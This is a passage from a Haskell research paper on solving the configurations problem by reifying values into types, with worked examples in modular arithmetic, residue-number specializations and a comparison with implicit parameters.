A word on efficiency: With an ordinary compiler, every time a modulus needs to be looked up (which is quite often), `reflectNum` performs recursion of time linear in the number of bits in the modulus. That is pretty inefficient. Fortunately, we can adjust the code so that Haskell's lazy evaluation memoizes the result of `reflectNum`, which then only needs to run once per reification, not once per reflection. For clarity, we do not make the adjustment here. However, the code in Section 4.3 is so adjusted to memoize appropriately, out of necessity; the crucial subexpression there is `const a` in `reflect`.

Thurston [31] independently discovered the above techniques for typing modular arithmetic in Haskell. The following extends this basic idea to reifying values of serializable type, then any type.

## 4.2 Reifying Lists

Our immediate goal of implementing modular arithmetic without explicitly passing moduli around is accomplished. Although the type-class machinery we used to achieve this goal may seem heavy at first, it statically and implicitly distinguishes multiple concurrent moduli, which cannot be said of any previous solution to the configurations problem in any pure or impure language. We also avoid using `unsafePerformIO`. Section 5 below shows more real-world examples to further illustrate the advantages of our approach. Those examples are independent of the rest of Section 4 here.

We now turn to a larger goal—passing configuration data other than integers. For example, many parameters for numerical code are floating point numbers, such as tolerances. Also, user preferences are often strings.

A string can be regarded as a list of integers (character codes). As the next step, we reify lists of integers into types. In principle, this step is redundant: we already know how to reify integers, and a list of integers can always be represented as one (huge) integer. Supporting lists directly, however, is faster and more convenient. We extend our family of types with a type constant `Nil` and a binary type constructor `Cons`, to build singly-linked lists at the type level.

```
data Nil; data Cons s ss
```

```

class ReflectNums ss where reflectNums :: Num a => ss -> [a]
instance ReflectNums Nil where
    reflectNums _ = []
instance (ReflectNum s, ReflectNums ss) =>
    ReflectNums (Cons s ss) where
    reflectNums _ = reflectNum (perp :: s) : reflectNums (perp :: ss)
reifyIntegrals :: Integral a =>
    [a] -> (forall s. ReflectNums ss => ss -> w) -> w
reifyIntegrals [] _ k = k (perp :: Nil)
reifyIntegrals (i : ii) k = reifyIntegral i (lambda(_ :: s) ->
    reifyIntegrals ii (lambda(_ :: ss) ->
        k (perp :: Cons s ss)))

```

We can check that lists of numbers round-trip unscathed: the expression `reifyIntegrals [-10..10] reflectNums` returns the list of integers from  $-10$  to  $10$ .

Being able to reify a list of numbers to a type is more useful than it may appear: we gain the ability to reflect any value whose type belongs to the `Storable` type class in Haskell's foreign function interface, or FFI [4]. A `Storable` value is one that can be serialized as a sequence of bytes, then reconstructed after being transported—over the network; across a foreign function call; or, in our case, to the left of  $\Rightarrow$ . (For reference, Appendix B of our technical report [15] summarizes what we use of FFI.)

```

type Byte = CChar
data Store s a
class ReflectStorable s where
    reflectStorable :: Storable a => s a -> a
instance ReflectNums s => ReflectStorable (Store s) where
    reflectStorable _ = unsafePerformIO
        $ alloca
        $ lambda p -> do pokeArray (castPtr p) bytes
            peek p
    where bytes = reflectNums (perp :: s) :: [Byte]
reifyStorable :: Storable a =>
    a -> (forall s. ReflectStorable s => s a -> w) -> w
reifyStorable a k =
    reifyIntegrals (bytes :: [Byte]) (lambda(_ :: s) -> k (perp :: Store s a))
    where bytes = unsafePerformIO
        $ with a (peekArray (sizeOf a) o castPtr)

```

The `reifyStorable` function defined here first serializes the value  $a$  into an array of `(sizeOf a)` bytes, temporarily allocated by FFI's `with`. It then uses `reifyIntegrals` above to reify the bytes into a type. In the opposite direction, the `reflectStorable` function first uses `reflectNums` to reflect the type into another array of bytes, temporarily allocated by FFI's `alloca` to ensure proper alignment. It then reconstructs the original value using FFI's `peek`.

We must comment on the use of `unsafePerformIO` above, which emphatically neither compromises static typing nor weakens static guarantees. The type signatures of `reifyStorable` and `reflectStorable` make it clear that the values before reification and after reflection have the same type; we do not replace type errors with run-time exceptions. The code above invokes `unsafePerformIO` only because it relies on FFI, in which even mere serialization operates in the `IO` monad. If functions like `pokeArray`, `peek`, and `peekArray` operated in the `ST` monad instead, then we would be able to (happily) replace `unsafePerformIO` with `runST`. We do not see any reason why serialization should require the `IO` monad.

We can now round-trip floating-point numbers through the type system into a dictionary: the expression

```
reifyStorable (2.5 :: Double) reflectStorable
```

returns  $2.5$ . This capability is useful for modular arithmetic over

a real (fractional) domain—that is, over a circle with a specified circumference as a metric space. Although multiplication no longer makes sense in such a domain, addition and subtraction still do.

Admittedly, a floating-point number can be converted into a pair of integers using the *decodeFloat* function, which provides a more portable way to reify a value whose type belongs to the *RealFloat* type class in the Prelude. Furthermore, any type that belongs to both the *Show* class and the *Read* class can be transported without involving FFI, as long as *read*  $\circ$  *show* is equivalent to the identity as usual so that we can serialize the data thus. However, we are about to reify *StablePtr* values from FFI, and the *StablePtr* type belongs to none of these classes, only *Storable*.

### 4.3 Reifying Arbitrary Values

We now turn to our ultimate goal: to round-trip any Haskell value through the type system, so as to be able to pass any dictionary as an explicit argument, even ones involving polymorphic functions or abstract data types. To achieve this, we use FFI to convert the value to a *StablePtr* (“stable pointer”), which we then reify as a type. From the perspective of an ordinary Haskell value, Haskell’s type system and type-class instances are foreign indeed!<sup>4</sup>

```
class Reflect s a | s → a where reflect :: s → a
data Stable (s :: ∗ → ∗) a
instance ReflectStorable s ⇒ Reflect (Stable s a) a where
  reflect = unsafePerformIO
  $ do a ← deRefStablePtr p
       return (const a)
  where p = reflectStorable (⊥ :: s p)
reify :: a → (forall s. Reflect s a ⇒ s → w) → w
reify (a :: a) k = unsafePerformIO
  $ do p ← newStablePtr a
       reifyStorable p (λ(⊥ :: s p) →
                         k' (⊥ :: Stable s a))
  where k' (s :: s) = (reflect :: s → a) `seq` return (k s)
```

We can now define the completely polymorphic *withModulus* function that we set out to implement.

```
data ModulusAny s
instance Reflect s a ⇒ Modular (ModulusAny s) a where
  modulus _ = reflect (⊥ :: s)
  withModulus a k = reify a (λ(⊥ :: s) → k (⊥ :: ModulusAny s))
```

This code passes configuration data “by reference”, whereas the code in Sections 4.1–2 passes them “by value”. Configuration data of arbitrary type may not be serialized, so they must be passed by reference. We use a stable pointer as that reference, so that the value is not garbage-collected away while the reference is in transit.

The code above has a memory leak: it allocates stable pointers using *newStablePtr* but never deallocates them using *freeStablePtr*. Thus every set of configuration data leaks a stable pointer when reified. Configuration data in programs are typically few and long-lived, so this memory leak is usually not a problem. However, if the program dynamically generates and discards many pieces of configuration data over its lifetime, then leaking one stable pointer per reification is a significant resource drain.

If these memory leaks are significant, then we need to carefully ensure that the *StablePtr* allocated in each reification operation is freed exactly once. Unfortunately, this requires us to worry about how lazy evaluation and *seq* interact with impure uses of *unsafePerformIO*: we need to make sure that each stable pointer is freed exactly once. Below is the modified code.

<sup>4</sup>The type variable *p* in this section is bound but never used.

```
instance ReflectStorable s ⇒ Reflect (Stable s a) a where
  reflect = unsafePerformIO
  $ do a ← deRefStablePtr p
       freeStablePtr p
       return (const a)
  where p = reflectStorable (⊥ :: s p)
reify :: a → (forall s. Reflect s a ⇒ s → w) → w
reify (a :: a) k = unsafePerformIO
  $ do p ← newStablePtr a
       reifyStorable p (λ(⊥ :: s p) →
                         k' (⊥ :: Stable s a))
  where k' (s :: s) = (reflect :: s → a) `seq` return (k s)
```

We emphasize that this impure use of *unsafePerformIO* is only necessary if the program reifies many non-serializable parameters outside the *IO* monad over its lifetime. Such programs are rare in practice; for example, a numerical analysis program or a cryptography server may reify many parameters in a single run, but these parameters are *Storable* values, like numbers.

## 5. MORE EXAMPLES

In this section we discuss two more examples of our approach to the configurations problem. The first example illustrates how the flexibility of our solution and its integration with type inference helps the programmer write code in the most intuitive notation. The second example demonstrates how our solution helps write fast code by guaranteeing that specialized versions of algorithms are used when appropriate. The second example also shows that our approach is wieldy to apply to more realistic problems. In particular, it shows that it is straightforward to generalize our technique from one parameter (*modulus*) to many. Appendix A of our technical report [15] contains another real-world example, where we contrast our approach more concretely with implicit parameters.

### 5.1 Flexible Propagation for Intuitive Notation

Let us revisit the modular arithmetic example from Section 4.1, and trace how the modulus is propagated.

```
withIntegralModulus :: Integral a ⇒
  a → (forall s. Modular s a ⇒ s → w) → w
withIntegralModulus i k =
  reifyIntegral i (λ(⊥ :: t) → k (⊥ :: ModulusNum t a))
test'_3 :: (Modular s a, Integral a) ⇒ s → M s a
test'_3 _ = 3 × 3 + 5 × 5
test_3 = withIntegralModulus 4 (unM ∘ test'_3)
```

The modulus 4 starts out as the argument to *withIntegralModulus*. Given this modulus, the function *reifyIntegral* finds the corresponding type of the *ReflectNum* family. That type, denoted by the type variable *t*, is then used to build the type *ModulusNum t a*. The latter type is an instance of the *Modular s a* class, with the type variable *s* now instantiated to *ModulusNum t a*. When the function *test'\_3* is applied to the (bottom) value of the latter type, *s* propagates from the argument of *test'\_3* throughout the body of *test'\_3*. Because *s* is instantiated to *ModulusNum t a*, and *t* uniquely corresponds to a particular modulus, the modulus is available throughout *test'\_3*.

In this example, then, a parameter is propagated to *test'\_3* when the argument type *s* of *test'\_3* is unified with *ModulusNum t a*. Because type unification works the same way for a function’s argument type and return type, the type checker can propagate type information not only via arguments of the function but also via its result. In the case of modular arithmetic, propagating configuration information via the return type rather than argument type of *test'\_3* leads to a

particularly concise and intuitive notation. As the first step, we move the function *unM* inside *withIntegralModulus*:

```
withIntegralModulus :: Integral a =>
  a -> ( $\forall s. Modular\ s\ a \Rightarrow s \rightarrow M\ s\ w$ ) -> w
withIntegralModulus i k =
  reifyIntegral i ( $\lambda(_{-} : t) \rightarrow unM\ \$\ k\ (\perp : ModulusNum\ t\ a)$ )
```

The type variable *s* now appears in the result type of *k*. The modulus is now propagated to *k*—in other words, the type variable *s* is now instantiated in the type of *k*—in two ways: through its argument type as well as its return type. If only for brevity, we can now eliminate the first way by getting rid of the argument to *k*:

```
withIntegralModulus' :: Integral a =>
  a -> ( $\forall s. Modular\ s\ a \Rightarrow M\ s\ w$ ) -> w
withIntegralModulus' (i :: a) k :: w =
  reifyIntegral i ( $\lambda(_{-} : t) \rightarrow$ 
    unM (k :: M (ModulusNum t a) w))
test4' :: (Modular s a, Integral a) -> M s a
test4' =  $3 \times 3 + 5 \times 5$ 
test4 = withIntegralModulus' 4 test4'
```

In the terminology of logic programming, we have switched from one mode of invoking *k*, where the argument type is bound and the result type is free, to another mode, where the result type is bound. The resulting definition *test4' = 3 × 3 + 5 × 5* cannot be more intuitive. The body of *test4'* performs a sequence of arithmetic computations using the same modulus, which however appears nowhere in the term, only in the type. The modulus parameter is implicit; it explicitly appears only in the function *normalize* used in the implementation of modular operations. The configuration data are indeed pervasive and do stay out of the way. Furthermore, *test4'* is a top-level binding, which can be exported from its home module and imported into other modules. We have achieved implicit configuration while preserving modularity and reuse.

The definition *test4' = 3 × 3 + 5 × 5* looks so intuitive that one may even doubt whether every arithmetic operation in the term is indeed performed modulo the invisible modulus. One might even think that we first compute  $3 \times 3 + 5 \times 5$  and later on divide 34 by the modulus. However, what *term4'* actually computes is

```
mod (mod (mod 3 m × mod 3 m) m
      + mod (mod 5 m × mod 5 m) m) m
```

Each operation is performed modulo the modulus *m* corresponding to the type *s* in the signature of *test4'*. That top-level type signature is the only indication that implicit configuration is at work, as desired. To check that each operation in *term4'* is performed modulo *m*, we can trace the code using a debugger. We can also try to omit the type signature of *test4'*. If we do that, we get a type error:

Inferred type is less polymorphic than expected

Quantified type variable *s* escapes

It is mentioned in the environment: *test4' :: M s w*

In the second argument of *withIntegralModulus'*, namely *test4'*

In the definition of *test4 : test4 = withIntegralModulus' 4 test4'*

The fact that we get an error contrasts with the implicit parameter approach [19]. In the latter, omitting the signature may silently change the behavior of the code. Our approach thus is both free from unpleasant surprises and notationally intuitive.

## 5.2 Run-Time Dispatch for Fast Performance

We now turn from optimizing the visual appearance of the code to optimizing its run-time performance. A general optimization strategy is to identify “fast paths”—that is, particular circumstances that permit specialized, faster algorithms. We can then structure our

code to first check for auspicious circumstances. If they are present, we branch to the specialized code; otherwise, generic code is run.

Modular arithmetic is a good example of such a specialization. Modern cryptography uses lots of modular arithmetic, so it is important to exploit fast execution paths. OpenSSL [24], a well-known open-source cryptography library, uses specialized code on many levels. At initialization time, it detects any cryptographic acceleration hardware and sets up method handlers accordingly. Cryptographic operations include sequences of modular addition and multiplication over the same modulus. Moduli of certain forms permit faster computations. OpenSSL maintains a context *CTX* with pointers to addition and multiplication functions for the modulus in effect. When initializing *CTX*, OpenSSL checks the modulus to see if a faster version of modular operations can be used.

To use these optimized functions, one can pass them as explicit function arguments, as OpenSSL does. This impairs the appearance and maintainability of the code. If several moduli are in use, each with its own *CTX* structure, it is easy to pass the wrong one by mistake. Our technique can improve this situation. Because we can pass functions implicitly, we can pass the addition and multiplication functions themselves as configuration data.

In simple cases, specialized functions use the same data representation but a more efficient implementation. For example, the Haskell *mod* function can be specialized to use bitwise operators when the modulus is a power of 2. More often, however, specialized functions operate on custom representations of input data. For example, Montgomery’s technique for modular multiplication [22] is much faster than the standard algorithm when the modulus is odd, but it requires input numbers to be represented by their so-called *N*-residues. Furthermore, the algorithm needs several parameters that are pre-computed from the modulus. Therefore, at the beginning of a sequence of operations, we have to convert the inputs into their *N*-residues, and compute and cache required parameters. At the end, we have to convert the result from its *N*-residue back to the regular representation. For a long sequence of operations, switching representations induces a net performance gain.

OpenSSL uses Montgomery multiplication for modular exponentiation when the modulus is odd. Modular exponentiation is a long sequence of modular multiplications. As exponentiation begins, OpenSSL converts the radix into its *N*-residue, computes the parameters, and caches them. At the end, the library converts the result back from its *N*-residue and disposes of the cache. Diffie-Hellman key exchanges, for example, invoke modular exponentiation several times. To avoid converting representations and computing parameters redundantly, OpenSSL can save the Montgomery context as the part of the overall *CTX*. This option raises correctness concerns that are more severe than the mere inconvenience of explicitly passing *CTX* around: While the Montgomery context is in effect, what appears to be modular numbers to the client are actually their *N*-residues. The client must take care not to pass them to functions unaware of the Montgomery context. The programmer must keep track of which context—generic or Montgomery—is in effect and thus which representation is in use. In sum, although the Montgomery specialization is faster, its implementation in OpenSSL invites user errors that jeopardize data integrity.

In this section, we show how to use a specialized representation for modular numbers that is even more different from the standard representation than Montgomery multiplication calls for. We represent a modular number as not one *N*-residue but a pair of residues. The type system statically guarantees the safety of the specialization; different representations are statically separated. Yet actual code specifying what to compute is not duplicated.

In our code so far, only the modulus itself is propagated through

the type environment. Our instance of the *Num* class for the modulus-bearing numbers  $M s a$  implements general, unspecialized algorithms for modular addition and multiplication. If the modulus  $m$  is even, say of the form  $2^p q$  where  $p$  is positive and  $q$  is odd, we can perform modular operations more efficiently: taking advantage of the Chinese Remainder Theorem, we can represent each modular number not as one residue modulo  $2^p q$  but as two residues, modulo  $2^p$  and  $q$ . When we need to perform a long sequence of modular operations, such as multiplications to compute  $a^n \bmod m$  for large  $n$ , we first determine the residues of  $a \bmod 2^p$  and  $q$ . We perform the multiplications on each of the two residues, then recombine them into one result. We use the fact that the two factor moduli are smaller, and operations modulo  $2^p$  are very fast. This technique is known as *residue number system arithmetic* [16, 25, 30].

Four numbers need to be precomputed that depend on the modulus:  $p$ ,  $q$ ,  $u$ , and  $v$ , such that the modulus is  $2^p q$  and

$$u \equiv 1 \pmod{2^p}, u \equiv 0 \pmod{q}, v \equiv 0 \pmod{2^p}, v \equiv 1 \pmod{q}.$$

In order to propagate these four numbers as configuration data for even-modulus-bearing numbers, we define a new data type *Even*. The type arguments to *Even* specifies the configuration data to propagate; the data constructor  $E$  of *Even* specifies the run-time representation of even-modulus-bearing numbers, as a pair of residues.

```
data Even p q u v a = E a a deriving (Eq, Show)
```

We then define a *Num* instance for *Even*.

```
normalizeEven :: (ReflectNum p, ReflectNum q, Integral a,
                  Bits a) => a -> a -> Even p q u v a
normalizeEven a b :: Even p q u v a =
  E (a .&. (shiftL 1 (reflectNum (⊥ :: p)) - 1)) -- a mod 2^p
  (mod b (reflectNum (⊥ :: q))) -- b mod q
instance (ReflectNum p, ReflectNum q,
          ReflectNum u, ReflectNum v,
          Integral a, Bits a) => Num (Even p q u v a) where
  E a1 b1 + E a2 b2 = normalizeEven (a1 + a2) (b1 + b2)
  :
  :
```

Following this pattern, we can introduce several varieties of modulus-bearing numbers, optimized for particular kinds of moduli.

Each time the *withIntegralModulus'* function is called with a modulus, it should select the best instance of the *Num* class for that modulus. The implementation of modular operations in that instance will then be used throughout the entire sequence of modular operations. This pattern of run-time dispatch and compile-time propagation is illustrated below with two *Num* instances: the general instance for  $M$ , and the specialized instance for *Even*.

```
withIntegralModulus' :: (Integral a, Bits a) =>
  a -> (forall s. Num (s a) => s a) -> a
withIntegralModulus' (i :: a) k = case factor 0 i of
  (0, i) -> withIntegralModulus' i k -- odd case
  (p, q) -> let (u, v) = ... in -- even case: i = 2^p q
    reifyIntegral p (λ(⊥ :: p) ->
    reifyIntegral q (λ(⊥ :: q) ->
    reifyIntegral u (λ(⊥ :: u) ->
    reifyIntegral v (λ(⊥ :: v) ->
      unEven (k :: Even p q u v a))))))
factor :: (Num p, Integral q) => p -> q -> (p, q)
factor p i = case quotRem i 2 of
  (0, 0) -> (0, 0) -- just zero
  (j, 0) -> factor (p + 1) j -- accumulate powers of two
  _ -> (p, i) -- not even
unEven :: (ReflectNum p, ReflectNum q, ReflectNum u,
           ReflectNum v, Integral a, Bits a) => Even p q u v a -> a
```

```
unEven (E a b :: Even p q u v a) =
  mod (a × (reflectNum (⊥ :: u)) + b × (reflectNum (⊥ :: v)))
  (shiftL (reflectNum (⊥ :: q)) (reflectNum (⊥ :: p))))
```

The function *withIntegralModulus''* checks at run time whether the received modulus is even. This check is done only once per sequence of modular operations denoted by the continuation  $k$ . If the modulus is even, the function chooses the instance *Even* and computes the necessary parameters for that instance:  $p$ ,  $q$ ,  $u$ , and  $v$ . The continuation  $k$  then uses the faster versions of modular operations, without any further checks or conversions between representations.

In Section 4, we introduced our technique with a type class with a single member (*modulus*), parameterized by a single integer. The code above propagates multiple pieces of configuration information (namely the members of the *Num* class:  $+$ ,  $-$ ,  $\times$ , etc.), parameterized by four integers. The generalization is straightforward: *withIntegralModulus''* calls *reifyIntegral* four times, and the instance *Num (Even p q u v a)* defines multiple members at once.

OpenSSL’s source code for modular exponentiation (*bn\_exp.c*) mentions, in comments, this specialized multiplication algorithm for even moduli. However, it does not implement the specialization, perhaps because it is too much trouble for the programmer to explicitly deal with the significantly different representation of numbers (as residue pairs) and ensure the correctness of the C code.

The example below tests both the general and specialized cases:

```
test5 :: Num (s a) => s a
test5 = 1000 × 1000 + 513 × 513
test5' = withIntegralModulus'' 1279 test5 :: Integer
test5'' = withIntegralModulus'' 1280 test5 :: Integer
```

The body of *test5* contains two multiplications and one addition. Whereas *test5'* uses the generic implementation of these operations, *test5''* invokes the specialized versions as the modulus 1280 is even. We can see that by tracing both versions of functions.

This example shows that types can propagate not just integers but also functions parameterized by them—in other words, closures. Crucially, exactly the same sequence of operations *test5* uses either generic or specialized modular operations, depending on the modulus value at run time. The specialized modular operations use a different representation of numbers, as residue pairs. The type system encapsulates the specialized representation of numbers. We thus attain a static correctness guarantee that OpenSSL cannot provide. This comparison underscores the fact that our approach to the configurations problem benefits pure and impure languages alike.

## 6. DISCUSSION AND RELATED WORK

Our solution to the configurations problem can be understood from several different perspectives.

1. It emulates local type-class instance declarations while preserving principal types.
2. It ensures the coherence of implicit parameters by associating them with phantom types.
3. It fakes dependent types: types can depend on not values but types that faithfully represent each value.

We now detail these perspectives in turn. Overall, we recommend that local type-class instances be added to Haskell as a built-in feature to replace implicit parameters and fake dependent types.

### 6.1 Local Type-Class Instances

The purpose of the type-system hackery in Section 4, first stated in Section 3.2, is not to market headache medicine but to explicitly pass a dictionary to a function with a qualified type. For example, we want to apply a function of type  $\forall s. Modular s a \Rightarrow s \rightarrow w$  to

a dictionary witnessing the type-class constraint *Modular s a*. In general, we want to manufacture and use type-class instances at run time. In other words, we want to declare type-class instances not just at the top level but also *locally*, under the scope of variables.

Sections 3 and 5 of this paper show that local type-class instances are very useful. Although we can emulate local instances using the hackery in Section 4, it would be more convenient if a future version of Haskell could support them directly as a language feature. At first try, the syntax for this feature might look like the following.

```
data Label
withModulus :: a → (forall s. Modular s a ⇒ s → w) → w
withModulus (m :: a) k =
  let instance Modular Label a where modulus _ = m
    in k (⊥ :: Label)
```

The new syntax added is the **instance** declaration under **let**, against which the continuation *k* resolves its overloading.

A problem with this first attempt, pointed out early on by Wadler and Blott [33, Section A.7], is that principle types are lost in the presence of unrestricted local instances. For example, the term

```
data Label1; data Label2
let instance Modular Label1 Int where modulus _ = 4
  instance Modular Label2 Int where modulus _ = 4
  in modulus
```

has no principle type, only the types *Label<sub>1</sub>* → *Int* and *Label<sub>2</sub>* → *Int*, neither of which subsumes the other. (It may seem that this term should have the (principal) type *Modular s Int* ⇒ *s* → *Int*, but that would result in unresolved overloading and defeat the purpose of the local instances.) This problem is one reason why Haskell today allows only global instances, as Wadler and Blott suggested.

Wadler and Blott close their paper by asking the open question “whether there is some less drastic restriction that still ensures the existence of principal types.” We conjecture that one such restriction is to require that the type-class parameters of each local instance mention some *opaque* type at the very same **let**-binding scope. We define an opaque type at a given scope to be a type variable whose existential quantification is eliminated (“opened”), or universal quantification is introduced (“generalized”), at that scope. For example, *withModulus* would be implemented as follows.

```
data Any = ∀s. Any s
withModulus (m :: a) k =
  let Any (_ :: s) = Any ()
    instance Modular s a where modulus _ = m
      in k (⊥ :: s)
```

The above code satisfies our proposed restriction because the local instance *Modular s a* mentions the type variable *s*, which results from existential elimination (**let** Any (\_ :: *s*) = · · ·) at the very same scope. This restriction is directly suggested by our technique in Section 4. There, we build a different type for each modulus value to be represented, so a function that can take any modulus value as input is one that can take any modulus-representing opaque type as input. Just as Launchbury and Peyton Jones [17, 18] use an opaque type to represent an unknown state thread, we use an opaque type to represent an unknown modulus.

The term below is analogous to the problematic term above without a principal type, but adheres to our proposed restriction.

```
let Any (_ :: s1) = Any ()
instance Modular s1 Int where modulus _ = 4
Any (_ :: s2) = Any ()
instance Modular s2 Int where modulus _ = 4
in modulus
```

This term satisfies the principal type property—vacuously, because it simply does not type! Although *modulus* has both the type *s<sub>1</sub>* → *Int* and the type *s<sub>2</sub>* → *Int* within the scope of the **let**, neither type survives outside, because the type variables *s<sub>1</sub>* and *s<sub>2</sub>* cannot escape.

Our proposed restriction not only rescues the principal type property in Wadler and Blott’s example above, but also preserves the *coherence* of type classes. Coherence means that two typing derivations for the same term at the same type in the same environment must be observationally equivalent. Coherence is important in our solution to the configurations problem, because we need each type to represent at most one value in order to statically separate multiple configuration sets—be they multiple moduli as in the examples above, or multiple threads of the Java virtual machine as in Appendix A of our technical report [15]. Standard Haskell ensures coherence by prohibiting overlapping instances. By requiring that every local instance mention an opaque type, we ensure that two local instances from different scopes cannot overlap—at least, not if their parameters are fully instantiated. We leave local instances with uninstantiated type variables in the head for future research.

To sum up, when examined from the perspective of local type-class instances, our type-system hackery suggests a restriction on local instances that (we conjecture) salvages principal types. In other words, we suggest adding local instances to Haskell as syntactic sugar for our reification technique. As an aside, local instances as a built-in language feature would allow constraints in their contexts. To support such constraints under our current technique would call for Trifonov’s simulation [32].

## 6.2 Implicit Parameters

Our approach to the configurations problem is in the same implicit spirit as Lewis et al.’s implicit parameters [19]. Emulating LISP’s dynamically-scoped variables (as explained by Queinnec [28] among others), Lewis et al. extend Haskell’s type-class constraints like *Modular s a* with implicit-parameter constraints like ?*modulus* :: *a*. Under this proposal, modular arithmetic would be implemented by code such as

```
add :: (Integral a, ?modulus :: a) ⇒ a → a → a
add a b = mod (a + b) ?modulus
mul :: (Integral a, ?modulus :: a) ⇒ a → a → a
mul a b = mod (a × b) ?modulus
```

The type checker can infer the signatures above. The implicit parameter ?*modulus* can be assigned a value within a dynamic scope using a new **with** construct; for example:<sup>5</sup>

```
add (mul 3 3) (mul 5 5) with ?modulus = 4 -- evaluates to 2
```

Lewis et al., like us, intend to solve the configurations problem, so the programming examples they give to justify their work apply equally to ours. Both approaches rely on dictionaries, which are arguments implicitly available to any polymorphic function with a quantified type. Dictionary arguments are passed like any other argument at run-time, but they are hidden from the term representation and managed by the compiler, so the program is less cluttered.

Whereas we take advantage of the type-class system, implicit parameters augment it. Lewis et al. frame their work as “the first half of a larger research programme to de-construct the complex type class system of Haskell into simpler, orthogonal language features”. Unfortunately, because implicit parameters are a form of dynamic scoping, they interact with the type system in several undesirable ways [26]:

<sup>5</sup>In the Glasgow Haskell Compiler, implicit parameters are bound not using a separate **with** construct but using a special **let** or **where** binding form, as in **let** ?*modulus* = 4 **in** add (mul 3 3) (mul 5 5). We stick with Lewis et al.’s notation here.

1. It is not sound to inline code (in other words, to  $\beta$ -reduce) in the presence of implicit parameters.
2. A term's behavior can change if its signature is added, removed, or changed.
3. Generalizing over implicit parameters is desirable, but may contradict the monomorphism restriction.
4. Implicit parameter constraints cannot appear in the context of a class or instance declaration.

One may claim that the many troubles of implicit parameters come from the monomorphism restriction, which ought to be abandoned. Without defending the monomorphism restriction in any way, we emphasize that trouble (such as unexpected loss of sharing and undesired generalization) would still remain without the monomorphism restriction. Hughes [9, Section 6] shows a problem that arises exactly when the monomorphism restriction does not apply.

The trouble with implicit parameters begins when multiple configurations come into play in the same program, as Lewis et al. allow. We blame the trouble on the fact that implicit parameters express configuration dependencies in dynamic scopes, whereas we express those dependencies in static types. Dynamic scopes change as the program executes, whereas static types do not. Because dependencies should not change once established by the programmer, static types are more appropriate than dynamic scopes for carrying multiple configurations. Expressing value dependencies in static types is the essence of type classes, which our solution relies on. Because Haskell programmers are already familiar with type classes, they can bring all their intuitions to bear on the propagation of configuration data, along with guarantees of coherence. In particular, a type annotation can always be added without ill effects.

We ask the programmer to specify which configurations to pass where by giving type annotations. Taking advantage of type flow as distinct from data flow in this way enables notation that can be more flexible than extending the term language as Lewis et al. propose, yet more concise than passing function arguments explicitly. Appendix A of our technical report [15] shows a real-world example, where we contrast our type-based approach more concretely with the scope-based approach of implicit parameters.

Because we tie configuration dependencies to type variables, we can easily juggle multiple sets of configurations active in the same scope, such as multiple modular numbers with different moduli. More precisely, we use phantom types to distinguish between multiple instances of the same configuration class. For example, if two moduli are active in the same scope, two instances *Modular s<sub>1</sub> a* and *Modular s<sub>2</sub> a* are available and do not overlap with each other. Another way to make multiple instances available while avoiding the incoherence problem caused by overlapping instances is to introduce *named instances* into the language, as proposed by Kahl and Scheffczyk [13]. By contrast, when multiple implicit parameters with the same name and type are active in the same scope, Hughes [9] cautions that “programmers must just be careful!”

One way to understand our work is that we use the coherence of type classes to temper ambiguous overloading among multiple implicit parameters. There is a drawback to using types to propagate configurations, though: any dependency must be expressed in types, or the overloading will be rejected as unresolved or ambiguous. For example, whereas *sort* can have the type

```
sort :: (?compare :: a → a → Ordering) ⇒ [a] → [a]
```

with implicit parameters, the analogous type on our approach

```
sort :: Compare s a ⇒ [a] → [a] -- illegal
```

```
class Compare s a where compare :: s → a → a → Ordering
```

is illegal because the phantom type *s* does not appear in the type  $[a] \rightarrow [a]$ . Instead, we may write one of the following signatures.

```
sort₁ :: Compare s a ⇒ s → [a] → [a] -- ok
sort₂ :: Compare s a ⇒ [M s a] → [M s a] -- ok
```

Using *sort<sub>1</sub>* is just like passing the comparison function as an explicit argument. Using *sort<sub>2</sub>* is just like defining a type class to compare values. Standard Haskell already provides for both of these possibilities, in the form of the *sortBy* function and the *Ord* class. We have nothing better to offer than using them directly, except we effectively allow an instance of the *Ord* class to be defined locally, in case a comparison function becomes known only at run time. By contrast, a program that uses only one comparison function (so that coherence is not at stake) can be written more succinctly and intuitively using implicit parameters, or even *unsafePerformIO*.

This problem is essentially the ambiguity of *show ∘ read*. Such overloading issues have proven reasonably intuitive for Haskell programmers to grasp and fix, if only disappointedly. The success of type classes in Haskell suggests that the natural type structure of programs often makes expressing dependencies easy. Our examples, including the additional example in Appendix A of our technical report [15], illustrate this point. Nevertheless, our use of types to enforce coherence incurs some complexity that is worthwhile only in more advanced cases of the configurations problem, when multiple configurations are present.

### 6.3 Other Related Work

Our use of FFI treats the type (class) system as foreign to values, and uses phantom types to bridge the gap. Blume’s foreign function interface for SML/NJ [2] also uses phantom types extensively—for array dimensions, *const*-ness of objects, and even names of C structures. For names of C structures, he introduces type constructors for each letter that can appear in an identifier. The present paper shows how to reflect strings into types more frugally.

We showed how to specialize code at run time with different sets of primitive operations (such as for modular arithmetic). Our approach in this regard is related to overloading but specifically not partial evaluation, nor run-time code generation. It can however be fruitfully complemented by partial evaluation [10], for example when an integral modulus is fixed at compile time. In our approach, specialized code can use custom data representations.

The example in Section 5.2 shows that we effectively select a particular class instance based on run-time values. We are therefore “faking it” [21]—faking a dependent type system—more than before. McBride’s paper [21] provides an excellent overview of various approaches to dependent types in Haskell. In approaches based on type classes, Haskell’s coherence property guarantees that each type represents at most one value (of a given type), so compile-time type equality entails (that is, soundly approximates) run-time value equality. Appendix A demonstrates the utility of this entailment.

McBride mentions that, with all the tricks, the programmer still must decide if data belong in compile-time types or run-time terms. “The barrier represented by  $::$  has not been broken, nor is it likely to be in the near future.” If our *reflect* and especially *reify* functions have not broken the barrier, they at least dug a tunnel underneath.

## 7. CONCLUSIONS

We have presented a solution to the configurations problem that satisfies our desiderata. Although its start-up cost in complexity is higher than previous approaches, it is more flexible and robust, especially in the presence of multiple configurations. We have shifted the burden of propagating user preferences from the programmer to the type checker. Hence, the configuration data are statically typed, and differently parameterized pieces of code are statically separated. Type annotations are required, but they are infrequent and

mostly attached to top-level terms. The compiler will point out if a type annotation is missing, as a special case of the monomorphism restriction. By contrast, implicit parameters interact badly with the type system, with or without the monomorphism restriction.

Our solution leads to intuitive term notation: run-time configuration parameters can be referred to just like compile-time constants in global scope. We can propagate any type of configuration data—numbers, strings, polymorphic functions, closures, and abstract data like *IO* actions. Our code only uses *unsafePerformIO* as part of FFI, so no dynamic typing is involved. Furthermore, *unsafePerformIO* is unnecessary for the most frequent parameter types—numbers, lists, and strings. At run-time, our solution introduces negligible time and space overhead: linear in the size of the parameter data or pointers to them, amortized over their lifetimes. Our solution is available in Haskell today; this paper shows all needed code.

